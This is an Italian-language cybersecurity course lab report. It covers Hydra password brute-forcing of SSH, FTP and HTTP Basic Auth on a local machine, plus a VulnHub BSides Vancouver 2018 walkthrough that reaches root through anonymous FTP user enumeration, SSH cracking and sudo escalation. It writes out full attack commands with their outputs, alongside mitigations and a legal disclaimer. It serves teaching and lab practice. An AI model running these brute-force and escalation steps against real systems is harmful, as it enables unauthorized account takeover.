

Report Authentication Cracking con Hydra

S6L5

1. Obiettivo

L'obiettivo dell'esercitazione è duplice: consolidare le conoscenze sui servizi di rete tramite la loro configurazione diretta, e praticare l'utilizzo di **Hydra** per eseguire attacchi di authentication cracking su servizi attivi. L'esercitazione si sviluppa in tre fasi: cracking SSH (guidato), cracking FTP con vsftpd (libero), e come estensione bonus il cracking di HTTP Basic Auth con Apache2. Come progetto aggiuntivo è stato inoltre eseguito un penetration test BlackBox completo sulla VM BSides Vancouver 2018 da VulnHub, con obiettivo di ottenere privilegi root.

Nota: Tutte le tecniche sono state applicate esclusivamente in ambiente locale controllato. Nessun sistema esterno è stato coinvolto. L'esercitazione è svolta a fini didattici nell'ambito del corso Epicode Cybersecurity Bootcamp.

2. Configurazione dell'Ambiente

test_user

Macchina	Ruolo	IP	Servizi
Kali Linux	Attaccante + Target	192.168.5.19 / 127.0.0.1	SSH/22, HTTP/80 FTP/21,

BlackBox

Macchina	Ruolo	IP	Servizi
BSides Vancouver 2018	Target BlackBox	192.168.5.25	SSH/22, HTTP/80 FTP/21,

3. Fase 1 SSH: Configurazione e Cracking

Step 1 Creazione utente test_user

È stato creato un nuovo utente di sistema **test_user** tramite **sudo adduser test_user**. Il primo tentativo senza sudo ha restituito un errore di permessi.

```
sudo adduser test_user
```



```
(kali㉿kali)-[~]  
$ adduser test_user  
fatal: Only root may add a user or group to the system.  
  
(kali㉿kali)-[~]  
$ sudo adduser test_user  
[sudo] password for kali:  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
  Full Name []: Test User  
    Room Number []:  
    Work Phone []:  
    Home Phone []:  
      Other []:  
Is the information correct? [Y/n] Y  
  
(kali㉿kali)-[~]  
$
```

Creazione utente test_user completata con successo

Step 2 Avvio SSH e modifica sshd_config

Il servizio SSH è stato avviato e il file **/etc/ssh/sshd_config** modificato impostando MaxAuthTries e MaxSessions a 10000 per permettere a Hydra di operare senza blocchi.

```
sudo service ssh start  
sudo nano /etc/ssh/sshd_config
```

```

(kali㉿kali)-[~]
$ sudo service ssh start

(kali㉿kali)-[~]
$ sudo service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: active (running) since Fri 2026-05-15 06:11:12 EDT; 6s ago
     Invocation: 50de80201ec243a2868f963517218ee0
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 17550 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 17552 (sshd)
      Tasks: 1 (limit: 9487)
     Memory: 1.9M (peak: 2.9M)
        CPU: 14ms
    CGroup: /system.slice/ssh.service
            └─17552 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

May 15 06:11:12 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server ...
May 15 06:11:12 kali sshd[17552]: Server listening on 0.0.0.0 port 22.
May 15 06:11:12 kali sshd[17552]: Server listening on :: port 22.
May 15 06:11:12 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.

```

SSH active (running) sulla porta 22

```

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
MaxAuthTries 10000
MaxSessions 10000

```

sshd_config: MaxAuthTries e MaxSessions impostati a 10000

Step 3 - Test connessione e attacco Hydra SSH

La connessione SSH è stata verificata manualmente. Hydra ha poi attaccato con la wordlist **top-20-common-SSH-passwords.txt**, trovando la password al 6° tentativo.

```

ssh test_user@127.0.0.1
hydra -l test_user -P /usr/share/seclists/Passwords/Common-Credentials/top-20-common-SS

```

```

(kali㉿kali)-[~]
$ ssh test_user@127.0.0.1
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ED25519 key fingerprint is: SHA256:0BWicznb8FtXD52Hfyfd04etp1IJ8fekz1jMCjg21PE
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '127.0.0.1' (ED25519) to the list of known hosts.
test_user@127.0.0.1's password:
Linux kali 6.18.12+kali-arm64 #1 SMP PREEMPT Kali 6.18.12-1kali1 (2026-02-25) aarch64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(test_user㉿kali)-[~]
$ █

```

Connessione SSH riuscita: prompt cambiato in (test_user@kali)

```

kali@kali:~/home
$ hydra -l test_user -P /usr/share/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt 127.0.0.1 -V -t 4 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-15 07:10:18
[DATA] max 4 tasks per 1 server, overall 4 tasks, 23 login tries (l:1/p:23), ~6 tries per task
[DATA] attacking ssh://127.0.0.1:22/
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "root" - 1 of 23 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "toor" - 2 of 23 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "raspberr" - 3 of 23 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "dietpi" - 4 of 23 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "test" - 5 of 23 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "testpass" - 6 of 23 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "uploader" - 7 of 23 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "password" - 8 of 23 [child 3] (0/0)
[22][ssh] host: 127.0.0.1 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-15 07:10:24

```

Hydra SSH: [22][ssh] login: test_user password: testpass - trovata al 6° tentativo

4. Fase 2 FTP: Configurazione e Cracking

Per la fase libera è stato scelto **vsftpd**. Il file di configurazione è stato analizzato: `local_enable=YES` e `ssl_enable=NO` garantiscono compatibilità con Hydra senza modifiche aggiuntive.

```

sudo apt install vsftpd
sudo service vsftpd start

hydra -l test_user -P /usr/share/seclists/Passwords/Common-Credentials/top-20-common-SS

```

```

kali@kali:~/home
$ sudo apt install vsftpd
Installing:
vsftpd

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1296
Download size: 135 kB
Space needed: 389 kB / 42.1 GB available

Get:1 http://kali.download/kali kali-rolling/main arm64 vsftpd arm64 3.0.5-0.5 [135 kB]
Fetched 135 kB in 17s (6.133 B/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database, 437686 files and directories currently installed.)
Preparing to unpack ./vsftpd.3.0.5-0.5-arm64.deb...
Unpacking vsftpd (3.0.5-0.5)...
Setting up vsftpd (3.0.5-0.5)...
/usr/lib/tmpfiles.d/vsftpd.conf:1: line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty + /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
vsftpd.service is a disabled or a static unit, not starting it.
Processing triggers for man-db (2.13.1-1+b3)...
Processing triggers for kali-menu (2026.1.5)...

kali@kali:~/home
$ sudo service vsftpd start

kali@kali:~/home
$ sudo service vsftpd status
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; disabled; preset: disabled)
   Active: active (running) since Fri 2026-05-15 07:22:43 EDT; 3s ago
  Invocation: 264c819e2e048f8ab312d1941c6f3fe
    Process: 57072 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
   Main PID: 57073 (vsftpd)
      Tasks: 1 (limit: 640)
     Memory: 1M (peak: 2.1M)
        CPU: 10ms
    CGroup: /system.slice/vsftpd.service
            └─57073 /usr/sbin/vsftpd -etc/vsftpd.conf

May 15 07:22:43 kali systemd[1]: Starting vsftpd.service - vsftpd FTP server...
May 15 07:22:43 kali systemd[1]: Started vsftpd.service - vsftpd FTP server.

```

vsftpd active (running) sulla porta 21

```

kali@kali:~/home
$ hydra -l test_user -P /usr/share/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt 127.0.0.1 -V -t 4 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-15 08:53:03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 23 login tries (l:1/p:23), ~6 tries per task
[DATA] attacking ftp://127.0.0.1:21/
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "root" - 1 of 23 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "toor" - 2 of 23 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "raspberr" - 3 of 23 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "dietpi" - 4 of 23 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "test" - 5 of 23 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "testpass" - 6 of 23 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "uploader" - 7 of 23 [child 0] (0/0)
[21][ftp] host: 127.0.0.1 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-15 08:53:10

```


Hydra FTP: [21][ftp] login: test_user password: testpass - trovata al 6° tentativo

5. Fase 3 (Bonus) - HTTP Basic Auth con Apache2

Estensione bonus: Questa fase non era richiesta dalla traccia. È stata aggiunta autonomamente per dimostrare il cracking di HTTP Basic Auth su Apache2, un terzo vettore di attacco con Hydra.

Apache2 è stato configurato con AuthType Basic, le credenziali create tramite **htpasswd**, e la pagina protetta verificata dal browser. Hydra ha trovato la password dopo 39.253 tentativi con rockyou.txt.


```
sudo htpasswd -c /etc/apache2/.htpasswd test_user
sudo service apache2 start
hydra -l test_user -P /usr/share/wordlists/rockyou.txt 127.0.0.1 -V -t 16
http-get
```



```
(kali㉿kali)-[/home]
└─$ sudo service apache2 start
(kali㉿kali)-[/home]
└─$ sudo service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Fri 2026-05-15 08:54:41 EDT; 4s ago
     Invocation: a72d25fa2a7549bca3713eb2cedaf2c7
       Docs: https://httpd.apache.org/docs/2.4/
    Main PID: 72682 (apache2)
      Status: "Processing requests ..."
        Tasks: 6 (limit: 9487)
      Memory: 21.7M (peak: 21.7M)
         CPU: 53ms
       CGroup: /system.slice/apache2.service
              └─72682 /usr/sbin/apache2 -k start -DFOREGROUND
                └─72698 /usr/sbin/apache2 -k start -DFOREGROUND
                  └─72699 /usr/sbin/apache2 -k start -DFOREGROUND
                    └─72700 /usr/sbin/apache2 -k start -DFOREGROUND
                      └─72701 /usr/sbin/apache2 -k start -DFOREGROUND
                        └─72702 /usr/sbin/apache2 -k start -DFOREGROUND

May 15 08:54:41 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
May 15 08:54:41 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
```

Apache2 active (running) sulla porta 80



Browser: popup di autenticazione HTTP Basic su 192.168.5.19


```
[ATTEMPT] target 127.0.0.1 - login test_user - pass joshua - 39242 of 14344400 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass iphone - 39243 of 14344400 [child 4] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass iolanda - 39244 of 14344400 [child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass initiald - 39245 of 14344400 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass imreal - 39246 of 14344400 [child 8] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass images - 39247 of 14344400 [child 9] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass iluvjustin - 39248 of 14344400 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass iluvandrew - 39249 of 14344400 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass iloveu9 - 39250 of 14344400 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass ilovetony1 - 39251 of 14344400 [child 15] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass ilovet - 39252 of 14344400 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass testpass - 39253 of 14344400 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass ilovesum1 - 39254 of 14344400 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass iloveliz - 39255 of 14344400 [child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass iloveivan - 39256 of 14344400 [child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass iloveb - 39257 of 14344400 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass iloveant - 39258 of 14344400 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass ilham - 39259 of 14344400 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass il0v3y0u - 39260 of 14344400 [child 8] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass iiyama - 39261 of 14344400 [child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass idontcare1 - 39262 of 14344400 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass icecream3 - 39263 of 14344400 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass iamalone - 39264 of 14344400 [child 4] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass i123456 - 39265 of 14344400 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass hydrogen - 39266 of 14344400 [child 9] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass hurting - 39267 of 14344400 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login test_user - pass hunter8 - 39268 of 14344400 [child 15] (0/0)
[80][http-get] host: 127.0.0.1 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-15 09:18:40
```

Hydra HTTP: [80][http-get] login: test_user password: testpass - trovata al tentativo 39.253

6. Confronto tra i Servizi Attaccati

Servizio	Porta	Wordlist	Tentativi	Tempo	Risultato
SSH	22	top-20-common-SSH-passwords.txt	6 / 23	~6 sec	testpass ✓
FTP	21	top-20-common-SSH-passwords.txt	6 / 23	~7 sec	testpass ✓
HTTP	80	rockyou.txt	39.253 / 14M+	~26 min	testpass ✓

Osservazione chiave: SSH e FTP con wordlist mirata (23 password) hanno trovato la password in 6 tentativi. HTTP con rockyou.txt (14M+ password) ha richiesto 39.253 tentativi - la scelta della wordlist è determinante per l'efficacia dell'attacco.

7. Progetto Bonus BlackBox Pentest: BSides Vancouver 2018

Progetto BlackBox: Penetration test completo sulla VM BSides Vancouver 2018 (VulnHub). Nessuna informazione preliminare obiettivo: ottenere privilegi root. Target: 192.168.5.25.

Reconnaissance nmap -A

La scansione nmap ha rivelato tre porte aperte: FTP/21 con login anonimo abilitato, SSH/22 e HTTP/80 con robots.txt contenente una entry nascosta `/_backup_wordpress`.

```
nmap -A 192.168.5.25
```

```
(kali@kali)-[~]
$ nmap -A 192.168.5.25
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-15 11:23 -0400
Nmap scan report for 192.168.5.25
Host is up (0.0015s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ ftp-syst:
|_   STAT:
|_   FTP server status:
|_     Connected to 192.168.5.19
|_     Logged in as ftp
|_     TYPE: ASCII
|_     No session bandwidth limit
|_     Session timeout in seconds is 300
|_     Control connection is plain text
|_     Data connections will be plain text
|_     At session startup, client count was 3
|_     vsFTPD 2.3.5 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 65534  65534   4096 Mar 03 2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
|_ http-robots.txt: 1 disallowed entry
|_   /_backup_wordpress
MAC Address: 66:8E:1C:17:5D:3A (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.47 ms  192.168.5.25

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.12 seconds
```

nmap -A: FTP anonimo, SSH, HTTP con `/_backup_wordpress` in robots.txt

Enumeration FTP anonimo e users.txt.bk

L'accesso FTP anonimo ha esposto il file **users.txt.bk** ovvero una lista di 5 utenti di sistema: abatchy, john, mai, anne, doomguy.

```
ftp ftp@192.168.5.25
ls -la
get users.txt.bk
```

```
ftp> ls -a
229 Entering Extended Passive Mode (|||27318|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534   65534           4096 Mar 03  2018 .
drwxr-xr-x  3 0       0           4096 Mar 03  2018 ..
-rw-r--r--  1 0       0           31 Mar 03  2018 users.txt.bk
226 Directory send OK.
```

FTP anonimo: users.txt.bk trovato nella directory public

Exploitation : Hydra SSH su anne

Con la lista utenti, Hydra ha attaccato SSH. L'utente **anne** ha risposto al prompt senza essere rifiutato. La password **princess** è stata trovata con rockyou.txt.

```
hydra -l anne -P /usr/share/wordlists/rockyou.txt ssh://192.168.5.25 -V
```

```
(kali@kali)-[~]
$ hydra -l anne -P /usr/share/wordlists/rockyou.txt ssh://192.168.5.25 -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-15 12:09:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task
[DATA] attacking ssh://192.168.5.25:22/
[ATTEMPT] target 192.168.5.25 - login "anne" - pass "123456" - 1 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.5.25 - login "anne" - pass "12345" - 2 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.5.25 - login "anne" - pass "123456789" - 3 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.5.25 - login "anne" - pass "password" - 4 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.5.25 - login "anne" - pass "iloveyou" - 5 of 14344400 [child 4] (0/0)
[ATTEMPT] target 192.168.5.25 - login "anne" - pass "princess" - 6 of 14344400 [child 5] (0/0)
[ATTEMPT] target 192.168.5.25 - login "anne" - pass "1234567" - 7 of 14344400 [child 6] (0/0)
[ATTEMPT] target 192.168.5.25 - login "anne" - pass "rockyou" - 8 of 14344400 [child 7] (0/0)
[ATTEMPT] target 192.168.5.25 - login "anne" - pass "12345678" - 9 of 14344400 [child 8] (0/0)
[ATTEMPT] target 192.168.5.25 - login "anne" - pass "abc123" - 10 of 14344400 [child 9] (0/0)
[ATTEMPT] target 192.168.5.25 - login "anne" - pass "nicole" - 11 of 14344400 [child 10] (0/0)
[ATTEMPT] target 192.168.5.25 - login "anne" - pass "daniel" - 12 of 14344400 [child 11] (0/0)
[ATTEMPT] target 192.168.5.25 - login "anne" - pass "babygirl" - 13 of 14344400 [child 12] (0/0)
[ATTEMPT] target 192.168.5.25 - login "anne" - pass "monkey" - 14 of 14344400 [child 13] (0/0)
[ATTEMPT] target 192.168.5.25 - login "anne" - pass "lovely" - 15 of 14344400 [child 14] (0/0)
[ATTEMPT] target 192.168.5.25 - login "anne" - pass "jessica" - 16 of 14344400 [child 15] (0/0)
[22][ssh] host: 192.168.5.25 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-15 12:09:50
```

Hydra SSH: [22][ssh] login: anne password: princess

Privilege Escalation sudo ALL:ALL → root

Una volta dentro, **sudo -l** ha rivelato che anne ha privilegi (ALL:ALL) ALL - misconfiguration critica. Con **sudo su** è stato ottenuto immediatamente il controllo root.

```
ssh anne@192.168.5.25
sudo -l
sudo su
cat /root/flag.txt
```



```

(kali@kali)-[~]
$ ssh anne@192.168.5.25
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.5.25's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ ls
anne@bsides2018:~$ ls
anne@bsides2018:~$ cd ..
anne@bsides2018:/home$ ls
abatchy  anne  doomguy  john  mai
anne@bsides2018:/home$ ls -la
total 28
drwxr-xr-x  7 root    root    4096 Mar  4  2018 .
drwxr-xr-x 23 root    root    4096 Mar  3  2018 ..
drwxr-xr-x 19 abatchy abatchy 4096 Mar  7  2018 abatchy
drwxr-xr-x  3 anne    anne    4096 May 15 09:10 anne
drwxr-xr-x  2 doomguy doomguy 4096 Mar  3  2018 doomguy
drwxr-xr-x  2 john    john    4096 Mar  3  2018 john
drwxr-xr-x  2 mai     mai     4096 Mar  3  2018 mai
anne@bsides2018:/home$

```

Shell SSH ottenuta: Ubuntu 12.04.4 LTS

```

User anne may run the following commands on this host:
(ALL : ALL) ALL
anne@bsides2018:/$ sudo su
root@bsides2018:/#

```

root@bsides2018:/# - privilegi root ottenuti con sudo su

```

root@bsides2018:/# cat /root/flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

```

Flag catturata: Congratulations! Root permissions obtained.

Percorso alternativo identificato : WordPress

Durante l'enumeration è stata individuata anche un'installazione WordPress abbandonata in **/backup_wordpress** con utenti john e admin visibili. Il pannello wp-login.php era accessibile e vulnerabile a brute force - vettore alternativo non sfruttato.

Deprecated WordPress blog

Just another WordPress site

[Retired] This blog is no longer being maintained

A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.

 john / March 7, 2018 / Leave a comment

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

 admin / March 7, 2018 / 1 Comment



RECENT POSTS

- [\[Retired\] This blog is no longer being maintained](#)
- [Hello world!](#)

RECENT COMMENTS

- [Mr WordPress on Hello world!](#)

ARCHIVES

- [March 2018](#)

CATEGORIES

WordPress: blog deprecato con utenti john e admin visibili

8. Flusso Completo dell'Esercitazione

#	Target	Fase	Risultato
1	Kali (locale)	Creazione test_user + avvio SSH	SSH attivo, MaxAuthTries=10000
2	Kali (locale)	Hydra SSH → top-20-SSH-passwords.txt	[22][ssh] testpass - 6 tentativi
3	Kali (locale)	Installazione vsftpd + Hydra FTP	[21][ftp] testpass - 6 tentativi
4	Kali (locale)	Apache2 + Hydra HTTP (bonus)	[80][http-get] testpass - 39.253 tentativi
5	BSides VM	nmap -A → FTP anonimo → users.txt.bk	5 username estratti
6	BSides VM	Hydra SSH su anne	princess trovata con rockyou.txt
7	BSides VM	sudo -l → sudo su	root@bsides2018 - flag catturata

9. Conclusioni

L'esercitazione ha dimostrato come Hydra possa essere utilizzato efficacemente su tre diversi protocolli di autenticazione. Il progetto BlackBox ha ulteriormente consolidato le competenze di reconnaissance, enumeration ed exploitation su un target reale, dimostrando come una catena di vulnerabilità minori possa portare al completo compromesso di un sistema.

Vulnerabilità	Target	Contromisura
Password debole (testpass/princess)	Entrambi	Politica password forti + fail2ban
MaxAuthTries SSH basso	Kali	Mantenere default + fail2ban
HTTP Basic Auth senza rate limit	Kali	mod_evasive, HTTPS, 2FA
FTP anonimo abilitato	BSides VM	Disabilitare anonymous_enable
users.txt.bk esposto via FTP	BSides VM	Rimuovere file sensibili da directory pubbliche
sudo ALL:ALL su anne	BSides VM	Applicare principio di least privilege
OS obsoleto (Ubuntu 12.04)	BSides VM	Aggiornare il sistema operativo

DISCLAIMER: Tutte le tecniche descritte sono state applicate esclusivamente in ambiente VirtualBox locale a fini didattici nell'ambito del corso. L'utilizzo non autorizzato di queste tecniche su sistemi reali è illegale ai sensi del Codice Penale italiano (art. 615-ter, 635-bis, 617-quater).

Lo svolgimento dell'extra, è stato svolto in collaborazione con i colleghi (**Giuseppe Carbone, Lorenzo Ventanni e Michele Loreti**) con cui sono stati condivisi approcci e ragionamenti durante le fasi di reconnaissance ed enumeration.